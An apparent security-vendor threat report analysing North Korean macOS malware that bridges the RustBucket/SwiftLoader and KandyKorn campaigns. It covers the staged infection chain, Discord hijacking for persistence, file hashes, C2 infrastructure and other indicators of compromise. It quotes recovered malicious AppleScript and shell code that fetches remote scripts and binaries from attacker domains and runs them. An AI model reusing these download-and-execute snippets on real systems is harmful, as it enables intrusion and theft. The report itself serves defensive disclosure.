DPRK Crypto Theft | macOS RustBucket Droppers Pivot to Deliver KandyKorn Payloads

: 11/27/2023


North Korean-aligned threat actors targeting macOS have had a busy 2023, with two major campaigns noted so far: RustBucket and KandyKorn. The initial RustBucket campaign used a second-stage malware, dubbed 'SwiftLoader', which functioned externally as a PDF Viewer for a lure document sent to targets. While victims viewed the lure, SwiftLoader retrieved and executed a further stage malware written in Rust. The KandyKorn campaign, meanwhile, was an elaborate multi-stage operation targeting blockchain engineers of a crypto exchange platform. Python scripts were used to drop malware that hijacked the host's installed Discord app, and subsequently delivered a backdoor RAT written in C++ dubbed 'KandyKorn'.

Our analysis of further activity in these campaigns suggests that DPRK threat actors are now 'mixing and matching' components from these operations, with SwiftLoader droppers being used to deliver KandyKorn payloads. In this post, we provide an extensive review of this activity and provide further indicators to help security teams defend their organizations.

FROM THE FRONT LINES
DPRK Crypto Theft | macOS RustBucket Droppers Pivot to Deliver KandyKorn Payloads
By Phil Stokes
SentinelOne

Overview of KandyKorn

Research by Elastic published in early November 2023 described a sophisticated intrusion by DPRK-aligned threat actors. The compromise involved a five-stage attack that began with social engineering via Discord to trick targets into downloading a malicious Python application disguised as a cryptocurrency arbitrage bot, a popular tool among crypto traders. The Python application was distributed as `Cross-Platform Bridges.zip` and contained multiple benign Python scripts. We summarize the previous research into KandyKorn as follows:



```
⌄ Cross-Platform Bridges.zip
   https://drive.google[.]com/file/d1KW5nQ8MZccug6Mp4QtKyWLT3HIZzHNIL2
   main.py
   ⌄ Watcher.py
      ⌄ testSpeed.py
         ⌄ FinderTools
            ⌄ 192.119.64[.]43
            ⌄ tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC
            ⌄ SUGARLOADER
            /Applications/Discord.app/Contents/MacOS/.log
            /Applications/Discord.app/Contents/MacOS/appname
            /Library/Caches/com.apple.safari.ck{1}
            /Users/Shared/.sld
            23.254.226.90
            HLOADER
            ⌄ KANDYKORN RAT (Stage 4)
            /Library/Caches/com.apple.safari.ck{2}
            /tmp/tempXXXXXX
```

Overview of Operation KandyKorn

Stage 0

A Discord user is socially engineered into downloading a malicious Python application, `Cross-Platform Bridges.zip`. Initially, links to the malware were sent to targets via direct message with the malware hosted on Google drive.

`https[:]//drive.google[.]com/file/d1KW5nQ8MZccug6Mp4QtKyWLT3HIZzHNIL2`

The application's `Main.py` script imports the included `Watcher.py` file as a module.

Stage 1

`Watcher.py` checks the local Python version and downloads and executes `testSpeed.py`. The script downloads and executes another Python script, `FinderTools`. The former is deleted after execution while the latter is written to `/Users/Shared/FinderTools`.

Stage 2

`FinderTools` downloads and executes a Mach-O binary, dubbed SUGARLOADER, at `/Users/Shared/.sld`. The same file is also copied twice as `.log` and as `appname`, both within the Discord application's hierarchy at `/Applications/Discord.app/Contents/MacOS/`.


Written in C++, SUGARLOADER checks for the existence of a configuration file at `/Library/Caches/com.apple.safari.ck` and downloads it from a remote C2 if missing. The C2 address is hardcoded into the `FinderTools` script and passed as an execution argument to the SUGARLOADER binary on the command line.

In the intrusion seen by Elastic, the C2 used by `FinderTools` was hosted on the domain `tp.globa.xyz`.

`tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`

Stage 3

SUGARLOADER also downloads a Mach-O payload dubbed HLOADER and writes it to `/Applications/Discord.app/Contents/MacOS/Discord`. The genuine Discord executable is renamed as `.lock` in the same directory.



```
[0x1000023a0]> .(meta)
md5 470275eaf344be97f9950c4c42a783ef
sha1 43f987c15ae67b1183c4c442dc3b784faf2df090
sha256 2360a69e5fd7217e977123c81d3dbb60bf4763a9dae6949bc1900234f7762df1
file     HLoader
type     Executable file
class    MACH064
arch     x86
packet   xtr.fatmach0
compiler clang
lang     swift
154.0K
```

HLOADER

After this replacement, when Discord is launched, HLOADER renames itself to `MacOS.tmp`, renames the `.lock` file back to `Discord`, and executes both the genuine `Discord` binary and the SUGARLOADER executable saved as `.log`. This causes the entire renaming/reloading process to repeat.

On the assumption that the victim is likely to launch Discord frequently, the purpose of HLOADER is to provide a persistence mechanism that will not be detected by Apple's monitoring of background login items.

Stage 4

SUGARLOADER retrieves a C2 URL from the configuration file previously stored at `com.apple.safari.ck`. In the observed intrusion, this was `23.254.226[.]90`, communicating over TCP port 44.

SUGARLOADER uses this to retrieve and execute the KANDYKORN remote access trojan in-memory via `NSCreateObjectFileImageFromMemory` and `NSLinkModule`. This technique has been used previously in North Korean macOS malware, starting with UnionCryptoTrader back in 2019.

Building off Elastic's research, we identified a number of other versions of KANDYKORN RAT, with the following SHA1s:

SHA1	First Seen
62267b88fa6393bc1f1eeb778e4da6b564b7011e	Apr 2023
8f6c52d7e82fbfdead3d66ad8c52b372cc9e8b18	Apr 2023
ac336c5082c2606ab8c3fb023949dfc0db2064d5	Apr 2023
26ec4630b4d1116e131c8e2002e9a3ec7494a5cf	Aug 2023
46ac6dc34fc164525e6f7886c8ed5a79654f3fd3	Aug 2023
8d5d214c490eae8f61325839fcc17277e514301e	Aug 2023
9f97edbc1454ef66d6095f979502d17067215a9d	Aug 2023
c45f514a252632cb3851fe45bed34b175370d594	Aug 2023
ce3705baf097cd95f8f696f330372dd00996d29a	Aug 2023
e244ff1d8e66558a443610200476f98f653b8519	Aug 2023
e77270ac0ea05496dd5a2fbccba3e24eb9b863d9	Aug 2023
e68bfa72a4b4289a4cc688e81f9282b1f78ebc1f	Nov 2023

Interesting among these is `26ec4630b4d1116e131c8e2002e9a3ec7494a5cf`, which is written to `/Users/Shared/.pld`, a point we will return to below.

Recent RustBucket activity

In what at first sight appears to be an entirely different campaign, North Korean threat actors have an ongoing and evolving campaign first disclosed by JAMF dubbed RustBucket. This campaign initially involved a first stage AppleScript applet and a Swift-based application bundle called 'Internal PDF Viewer.app', which used specially crafted PDFs to unlock code for downloading a Rust-based payload.

> #Lazarus #APT
> Looks like the target is Apple developers.
>
> 8a8de435d71cb0b0ae6d4b15d58b7c85ce3ef8f06b24266c52b2bc49217be257https://t.co/aXVCAFpVP4

> — 2ero (@BaoshengbinCumt) November 10, 2023

A number of RustBucket variants have since been sighted. Additionaly, several variations of the Swift-based stager, collectively dubbed SwiftLoader, have come to light over the last few months.

While some of these continued to be distributed with the name “InternalPDF Viewer”, in June researchers spotted a variant called `SecurePDF Viewer.app`. This application was signed and notarized by Apple (since revoked) by a developer with the name “BBQ BAZAAR PRIVATE LIMITED (7L2UQTVP6F)”. `SecurePDF Viewer.app` requires at least macOS 12.6 (Monterey), and has the bundle identifier `com.softwaredev.swift-ui-test`. It is capable of running on both Intel and Apple silicon devices.

The main executable uses `curl` to reach out to `docs-send.online/getBalance/usdt/ethereum`. This retrieves a file called `/gatewindow/1027/shared/(c806c7006950dea6c20d3d2800fe46d9350266b6)`, an AppleScript script that when executed posts the filepath of the executing process to a remote server hosted on `swissborg.blog`.

```
set sdf to (POSIX path of (path to me))
set aaas to do shell script "curl -H \"Content-Type:application/json\" -d
'{\"zip\":\""
"\"}' https[:]//swissborg[.]blog/tx/10299301992/hash"
--display dialog aaas
run script aaas
--display dialog "Can 't open this file. The file maybe damaged."
```

Connection to ObjCShellz

The `swissborg.blog` domain contacted by `SecurePDF Viewer` was previously mentioned by JAMF in an article in early November.

JAMF researchers described what appeared to them as a late stage RustBucket payload distributed as a Mach-O binary called `ProcessRequest`. The researchers dubbed the malware ObjCShellz, in light of the fact that the code was written in Objective-C and functions to execute simple shell commands from a remote C2 via the `system()` function invoking `sh -c`.

Our research shows that ObjCShellz is highly likely a later stage of the SwiftLoader `SecurePDF Viewer.app`.

SwiftLoader Connection to KandyKorn RAT


Other versions of SwiftLoader have been spotted in the wild, including one distributed in a lure called `Crypto-assets and their risks for financial stability[.]app[.]zip`.

> This looks like #Bluenoroff activity
> Crypto-assets and their risks for financial stability[.]app[.]ziphttps://t.co/jzuXP1YiQ6
> Communicating with on-global[.]xyz (142[.]11[.]209[.]144)
>
> — KSE (@KSeznec) October 26, 2023

This application is also signed and notarized by Apple (since revoked) by a developer with the name “Northwest Tech-Con Systems Ltd (2C4CB2P247)”. The bundle identifier is `com.EdoneViewer` and the app’s main executable is `EdoneViewer`.

There are some interesting overlaps between this version of SwiftLoader and the KandyKorn operation.

Our analysis of `EdoneViewer` shows it contains a hardcoded URL encoded with a single-byte XOR key of `0x40`.




```
[0x10000c548 [Xadvc]3 27% 1920 c9a7b42c7b29ca948160f95f017e9e9ae781f3b981ecf6edbac943e52c63ffc8
- offset -    89ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF01234567
0x10000c548  ........{................es.bl`b(440zoo/.m',/"!,n89:o.&uv#.3&..x
0x10000c588  o......r..8o.9u.w(.8p.o&.w3!/)..#o.es.es.bl`bo53%23o3(!2%$o.2904
0x10000c5c8  /m!33%43`!.$`4(%)2`2)3+3`&/2`&).!.#)!,`34!"),)49n0$&bl`bo53%23o3
0x10000c608  (!2%$on07b=J$/`3(%,,`3#2)04`b#52,`m/`.bb`f`0`f`b.b`b`f`$`f`!`f`b
0x10000c648  ff`/0%.`.bb`f`0`f`b.bb`f`bff`#52,`m/`b`f`"`f`b`b`f`3`f`!`f`b`m$`
0x10000c688  07b`f`bff`#(-/$`wwp`b`f`"`f`bff`o").o:3(`m#`.bb`f`"`f`b`b`f`3`f`
0x10000c6c8  b`f.b`f~`o$%6o.5,,b.....P.......R.......X.......................
0x10000c708  ........B.......................................X...............
0x10000c748  .\..............................................................
0x10000c788  ........p........}..............................................
0x10000c7c8  .................................a......P_......p`..............
0x10000c808  ................................................................
```

Once decoded, we can see the malware reaches out to the domain `on-global.xyz` and drops a hidden executable at `/Users/Shared/.pw`.

```
D%3D", "http[:]//on-
global[.]xyz/Of56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A%3D%3D",
"/users/shared/Crypto-assets and their risks for financial stability.pdf",
"/users/shared/.pw"}
do shell script "curl -o \"" & p & "\" " & d & a & "&& open \"" & p & "\"" &
"&&
curl -o " & b & " " & s & a & " -d pw" & "&& chmod 770 " & b & "&&
/bin/zsh -c \"" & b & " " & s & " &\" &> /dev/null"
```

We note that the KandyKorn Python script `FinderTools` reached out for its next stage to malware hosted on the domain `tp.globa.xyz` and that SUGARLOADER dropped hidden files at `/Users/Shared/.sld`.

The `.pw` executable, named `download.bin` on VirusTotal (`060a5d189ccf3fc32a758f1e218f814f6ce81744`), takes the URL hardcoded in the `EdoneViewer` binary as a launch argument. Unfortunately, the C2 did not respond with a download on our test, but the file contains a hardcoded reference to `/Users/Shared/.pld`.




```
[0x1000078d0]> it; x; ps
md5 d8011dcca570689d72064b156647fa82
sha1 060a5d189ccf3fc32a758f1e218f814f6ce81744
sha256 c7f4aa77be7f7afe9d0665d3e705dbf7794bc479bb9c44488c7bf4169f8d14fe
- offset -   D0D1 D2D3 D4D5 D6D7 D8D9 DADB DCDD DEDF  0123456789ABCDEF
0x1000078d0  2f55 7365 7273 2f53 6861 7265 642f 2e70  /Users/Shared/.p
0x1000078e0  6c64 0077 6562 542f 6d61 696e 2e73 7769  ld.webT/main.swi
0x1000078f0  6674 0000 0000 0000 0000 0000 0000 0000  ft..............
0x100007900  6d6f 7a69 6c6c 612f 342e 3020 2863 6f6d  mozilla/4.0 (com
0x100007910  7061 7469 626c 653b 206d 7369 6520 382e  patible; msie 8.
0x100007920  303b 2077 696e 646f 7773 206e 7420 352e  0; windows nt 5.
0x100007930  313b 2074 7269 6465 6e74 2f34 2e30 2900  1; trident/4.0).
0x100007940  7633 3240 3f30 4022 4e53 4461 7461 2238  v32@?0@"NSData"8
0x100007950  4022 4e53 5552 4c52 6573 706f 6e73 6522  @"NSURLResponse"
0x100007960  3136 4022 4e53 4572 726f 7222 3234 0000  16@"NSError"24..
0x100007970  494f 506c 6174 666f 726d 4578 7065 7274  IOPlatformExpert
0x100007980  4465 7669 6365 0000 0000 0000 0000 0000  Device..........
0x100007990  7979 7979 2d4d 4d2d 6464 2048 483a 6d6d  yyyy-MM-dd HH:mm
0x1000079a0  3a73 7300 6b65 726e 2e62 6f6f 7474 696d  :ss.kern.boottim
0x1000079b0  6500 0000 0000 0000 0000 0000 0000 0000  e...............
0x1000079c0  2f76 6172 2f6c 6f67 2f69 6e73 7461 6c6c  /var/log/install
/Users/Shared/.pld
[0x1000078d0]>
```

Recall that we discovered a variant of KANDYKORN RAT with the same file name `.pld` above (26ec4630b4d1116e131c8e2002e9a3ec7494a5cf). We assess with medium confidence that `/Users/Shared/.pld` refers to the same `.pld` KandyKorn RAT given the overlaps in infrastructure, objectives and TTPs noted here and by previously mentioned researchers.

SentinelOne Customers Protected from KandyKorn and RustBucket Malware

SentinelOne Singularity detects and protects against all known components of KandyKorn and RustBucket malware.


Crypto-assets and their risks for fi...
Page 1 of 19
Crypto-assets and the...
esma
TRV Risk Analysis
Crypto-assets and their
risks for financial stabili
ESMA50-165-2251
Publication date: 4 October 2022
-zsh — 113×32
~/Downloads/Crypto-assets and their risks for financial stability.app/Contents/MacOS — -zsh
SentinelOne
OVERVIEW
THREAT HISTORY 2
QUARANTINED FILES 0
AGENT DETAILS
Online
LATEST EVENTS
xphil › Downloads › Crypto-assets and their risks for financial stability

OVERALL STATUS
INFECTED
2 Active threats

.pw
/Users/Shared/.pw
Detected malicious file.
Not Mitigated
Oct 30, 2023 at 11:45 AM

.pw
/Users/Shared/.pw
Detected malicious file.
Not Mitigated
Oct 30, 2023 at 11:45 AM

Conclusion

Our analysis has established new connections between previous research findings. We note specific shared infrastructure that indicates a link between ObjCShellz payloads and SwiftLoader stagers. We also provide the first clues that RustBucket droppers and KandyKorn payloads are likely being shared as part of the same infection chain.

Our analysis corroborates findings from other researchers that North Korean-linked threat actors' tendency to reuse shared infrastrucutre affords us the opportunity to widen our understanding of their activity and discover fresh indicators of compromise. Below we provide a list of indicators we observed and analyzed in this research.

Indicators of Compromise

SUGARLOADER
d28830d87fc71091f003818ef08ff0b723b3f358

HLOADER
43f987c15ae67b1183c4c442dc3b784faf2df090

KANDYKORN RAT
26ec4630b4d1116e131c8e2002e9a3ec7494a5cf
46ac6dc34fc164525e6f7886c8ed5a79654f3fd3
62267b88fa6393bc1f1eeb778e4da6b564b7011e
8d5d214c490eae8f61325839fcc17277e514301e
8f6c52d7e82fbfdead3d66ad8c52b372cc9e8b18
9f97edbc1454ef66d6095f979502d17067215a9d
ac336c5082c2606ab8c3fb023949dfc0db2064d5
c45f514a252632cb3851fe45bed34b175370d594
ce3705baf097cd95f8f696f330372dd00996d29a
e244ff1d8e66558a443610200476f98f653b8519
e68bfa72a4b4289a4cc688e81f9282b1f78ebc1f
e77270ac0ea05496dd5a2fbccba3e24eb9b863d9

ObjCShell
79337ccda23c67f8cfd9f43a6d3cf05fd01d1588

SecurePDF Viewer
a1a8a855f64a6b530f5116a3785a693d78ec09c0
e275deb68cdff336cb4175819a09dbaf0e1b68f6

Crypto-assets and their risks for financial stability.app
09ade0cb777f4a4e0682309a4bc1d0f7d4d7a036
5c93052713f317431bf232a2894658a3a4ebfad9
884cebf1ad0e65f4da60c04bc31f62f796f90d79
be903ded39cbc8332cefd9ebbe7a66d95e9d6522

Downloader
060a5d189ccf3fc32a758f1e218f814f6ce81744

Remotely-hosted AppleScript

3c887ece654ea46b1778d3c7a8a6a7c7c7cfa61c
c806c7006950dea6c20d3d2800fe46d9350266b6

Network Communications

```
http[:]//docs-send.online/getBalance/usdt/ethereum
https[:]//drive.google[.]com/file/d1KW5nQ8MZccug6Mp4QtKyWLT3HIZzHNIL2
http[:]//on-global[.]xyz/Of56cYsfVV8/OJITWH2WFx/Jy5S7hSx0K/fP7saoiPBc/A%3D%3D
http[:]//tp-globa[.]xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC
http[:]//swissborg[.]blog/zxcv/bnm

23.254.226[.]90
104.168.214[.]151
142.11.209[.]144
192.119.64[.]43
```

File paths

```
/Applications/Discord.app/Contents/MacOS/.log
/Applications/Discord.app/Contents/MacOS/appname
/Library/Caches/com.apple.safari.ck
/tmp/tempXXXXXX
/Users/Shared/.pld
/Users/Shared/.pw
/Users/Shared/.sld
```